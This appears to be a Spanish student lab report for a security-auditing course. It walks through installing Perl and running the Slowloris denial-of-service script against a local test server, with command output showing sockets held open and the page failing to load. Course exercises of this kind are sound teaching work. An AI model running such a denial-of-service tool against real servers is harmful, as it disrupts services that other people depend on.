



TECNOLÓGICO DE ESTUDIOS SUPERIORES DE IXTAPALUCA

MATERIA:

AUDITORÍA DE LA SEGURIDAD INFORMÁTICA

PROFESOR:

KEVIN RAMÍREZ VITE

ESTUDIANTES:

TOKIHATL GENARO LAGUNA CASTRO

MANUEL LAMADRID REYNOSO

GIOVANNI PÉREZ IBARRA

JAIME IVÁN RAMIREZ OSORIO

LAURA RAMOS GONZÁLEZ

LINK:

<https://www.youtube.com/watch?v=hfL3PeXI4SA>

GRUPO: 1951

TURNO: VESPERTINO

TRABAJO:

PRÁCTICA SLOWLORIS Y EMAILTRACKER

FECHA DE ENTREGA:

13 DE DICIEMBRE DEL 2020

1. Vamos a la página de Perl y descargamos Strawberry Perl.


Perl Download

Getting started quickly

Perl runs on over 100 platforms!

We recommend that you always run the latest stable version, currently 5.32.0. If you're running a version older than 5.8.3, you may find that the latest version of CPAN modules will not work.


Unix/Linux



Included
(may not be latest)

↓ GET STARTED


macOS



Included
(may not be latest)

↓ GET STARTED

Windows




Windows

Strawberry Perl
&
ActiveState Perl


↓ GET STARTED

The Perl for MS Windows, free of charge!



Abriendo strawberry-perl-5.32.0.1-64bit.msi

Ha elegido abrir:

 **strawberry-perl-5.32.0.1-64bit.msi**
el cual es un: Windows Installer Package (101 MB)
de: <http://strawberryperl.com>

¿Quieres guardar este archivo?

Guardar archivo Cancelar

"When I'm on Windows, I use Strawberry Perl!"
-- Larry Wall

<http://strawberryperl.com>

Perl is a programming language suitable for writing simple scripts as well as complex applications – see <https://www.perl.org>.

Strawberry Perl is a perl environment for MS Windows containing all you need to run and develop perl applications. It is designed to be as close as possible to perl environment on UNIX systems.

It includes perl binaries, compiler (gcc) + related tools, all the external libraries (crypto, math, graphics, xml...), all the bundled database clients and all you expect from Strawberry Perl.


Recommended version:

strawberry-perl-5.32.0.1-64bit.msi
strawberry-perl-5.32.0.1-32bit.msi

More downloads (all releases):

ZIP, Portable, special editions
You can find here release notes and other details.

2. Lo instalamos.



3. Una vez terminado el proceso, verificamos que ya esté instalado.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Versión 10.0.19041.630]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>perl --version


This is perl 5, version 32, subversion 0 (v5.32.0) built for MSWin32-x64-multi-thread
Copyright 1987-2020, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.


Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl".  If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.

C:\Users\Administrador>
```

4. Lo agregamos a las variables de entorno.



5. Metemos el script de Slowloris en una carpeta que abriremos después con cmd.



6. Abrimos cmd y entramos a la carpeta del script.

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Versión 10.0.19041.685]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>cd desktop
C:\Users\Administrador\Desktop>cd slowloris
C:\Users\Administrador\Desktop\slowloris>dir
El volumen de la unidad C es Windows
El número de serie del volumen es: D441-F73A

Directorio de C:\Users\Administrador\Desktop\slowloris
10/12/2020  14:49    <DIR>          .
10/12/2020  14:49    <DIR>          ..
09/11/2020  14:32             10.929 slowloris.pl
               1 archivos             10.929 bytes
               2 dirs 717.558.038.528 bytes libres


C:\Users\Administrador\Desktop\slowloris>

```

7. Abrimos una página web que tengamos en un servidor local (wamp, xampp, etc.)



8. Ejecutamos el siguiente comando en el cmd.



9. El script empezará a saturar la página.

```
C:\WINDOWS\system32\cmd.exe - slowloris.pl -dns localhost:8081

    Sending data.
Current stats: Slowloris has now sent 564 packets successfully.
This thread now sleeping for 100 seconds...

    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 846 packets successfully.
This thread now sleeping for 100 seconds...

    Building sockets.
    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 1166 packets successfully.
This thread now sleeping for 100 seconds...

    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
```

```
C:\WINDOWS\system32\cmd.exe - slowloris.pl -dns localhost:8081

    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Sending data.
Current stats: Slowloris has now sent 1293 packets successfully.
This thread now sleeping for 100 seconds...

    Sending data.
Current stats: Slowloris has now sent 1315 packets successfully.
This thread now sleeping for 100 seconds...

    Sending data.
Current stats: Slowloris has now sent 1415 packets successfully.
This thread now sleeping for 100 seconds...


    Sending data.
Current stats: Slowloris has now sent 1595 packets successfully.
This thread now sleeping for 100 seconds...

    Sending data.
Current stats: Slowloris has now sent 1624 packets successfully.
This thread now sleeping for 100 seconds...


    Sending data.
Current stats: Slowloris has now sent 1630 packets successfully.
This thread now sleeping for 100 seconds...
```

10. Si recargas la página, se tardará demasiado en hacerlo. A veces nunca la recarga, se queda cargando y sólo se volverá a recargar hasta que finalices el script ejecutándose.


1. Utilizamos el sistema de Kali Linux para poder implementar nuestra práctica.



2. Pasamos el archivo de slowloris.pl al sistema.




3. Descargamos Perl desde consola, Perl es un lenguaje de programación muy utilizado para construir aplicaciones CGI para el web. Perl es un acrónimo de Practical Extracting and Reporting Language.




The screenshot shows a Kali Linux virtual machine window titled 'kal - VMware Workstation'. The desktop environment includes icons for 'Python-3.7.6.tar.xz', 'eternal_scanner', 'shell', 'glojysu1', and 'slowloris.pl'. A text editor window titled 'slowloris.pl - KWrite' is open, displaying the source code of the 'slowloris.pl' script. The script is a Perl program designed to act as a low-bandwidth, greedy HTTP client. It includes comments in Spanish and English, and uses the 'LWP::Simple' module to send HTTP requests. The script is configured to ignore broken pipe errors and to send a large number of requests simultaneously. The bottom status bar of the VM window shows the time as 22:03.

4. Este proceso es un poco largo debido a que descarga varios componentes, ya sea módulos, al igual descarga componentes relacionados con python y ruby.



The screenshot shows a Kali Linux virtual machine window titled 'kal - VMware Workstation'. The desktop environment includes icons for 'Mozilla Firefox', 'Konsola', and 'slowloris.pl'. A terminal window titled 'Escritorio : bash - Konsola <3>' is open, displaying a long list of installed packages. The list includes various Python modules (e.g., python3-markdown, python3-matplotlib, python3-maxminddb, python3-mpltoolkits, python3-basemap, python3-msgpack, python3-mysqldb, python3-nacl, python3-nassl, python3-nbformat, python3-numpy, python3-olefile, python3-opengl, python3-openssl, python3-packaging, python3-pamper, python3-paramiko, python3-passlib, python3-pil, python3-pip, python3-pkg-resources, python3-plotly, python3-pluginbase, python3-ply, python3-promise, python3-protobuf, python3-psutil, python3-psycopy2, python3-pyasn1, python3-pycryptodome, python3-pycurl, python3-pygments, python3-pyinotify, python3-pyotp, python3-pyparsing, python3-pyperclip, python3-pyproj, python3-pyqt4, python3-pyqt5, python3-pyqtgraph, python3-pyssh, python3-pysimplesoap, python3-pysmi, python3-pysnmp4, python3-reportbug, python3-requests, python3-requests-file, python3-retrying, python3-ruamel.yaml, python3-rule-engine, python3-rx, python3-scipy, python3-secretsstorage, python3-serial, python3-setuputils, python3-simplejson, python3-singledispatch, python3-sip, python3-six, python3-smbc, python3-smoke-zephyr, python3-software-properties, python3-sortedcontainers, python3-soupsieve, python3-sqlalchemy, python3-sqlalchemy-ext, python3-termcolor, python3-tk, python3-tls-parser, python3-tornado, python3-traitlets, python3-tz, python3-tzlocal, python3-unicodedata, python3-urllib3, python3-urwid, python3-weencodings, python3-websocket, python3-werkzeug, python3-wheel, python3-wsproto, python3-xdr, python3-xlsxwriter, python3-yaml, python3-yara, python3.7, python3.7-dev, qdbus, qml-module-org-kde-draganddrop, qml-module-org-kde-kcm, qml-module-org-kde-kconfig, qml-module-org-kde-kcoreaddons, qml-module-org-kde-kio, qml-module-org-kde-quickcontrols, qml-module-org-kde-quickcontrolsaddons, qml-module-org-kde-kwindowsystem, qml-module-org-kde-newstuff, qml-module-org-kde-runnermodel, qt-at-spi, rake, recon-ng, reportbug, responder, rsmangler, ruby, ruby-activesupport, ruby-addressable, ruby-atomic, ruby-bundler, ruby-cms-scanner, ruby-concurrent, ruby-dev, ruby-ethon, ruby-ffi, ruby-i18n, ruby-json, ruby-mime, ruby-mime-types, ruby-mime-types-data, ruby-mini-exiftool, ruby-molnillo, ruby-net-http-digest-auth, ruby-net-http-persistent, ruby-nokogiri, ruby-opt-parse-validator, ruby-pkg-config, ruby-progressbar, ruby-public-suffix, ruby-rchardet, ruby-ruby-snap, ruby-spider, ruby-thor, ruby-thread-safe, ruby-typheous, ruby-tzinfo, ruby-yajl, ruby-zip, ruby2.5, ruby2.5-dev, samba, samba-common-bin, samba-dsdb-modules, samba-libs, samba-vfs-modules, set, smbclient, snmap, sni-qt, snmpcheck, software-properties-common, software-properties-kde, sparta, sqlmap, sslcaudit, sslstrip, sslzy, system-config-printer, system-config-printer-common, system-config-printer-udev, systemsettings, terminator, testdisk, theharvester, udisk2, unattended-upgrades, unicorn-magic, user-manager, vlc-plugin-base, vlc-plugin-video-output, wafw00f, weewily, wifuz, whatweb, wifite, wine64, winexe, wpscan, zenmap, zlib1g-dev. The bottom status bar of the VM window shows the time as 22:11.

5. Visualizamos la versión que se ha instalado de Perl.



```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
root@laura:~/Escritorio# perl -version

This is perl 5, version 28, subversion 1 (v5.28.1) built for x86_64-linux-gnu-thread-multi
(with 61 registered patches, see perl -V for more detail)


Copyright 1987-2018, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl".  If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.

root@laura:~/Escritorio#
```

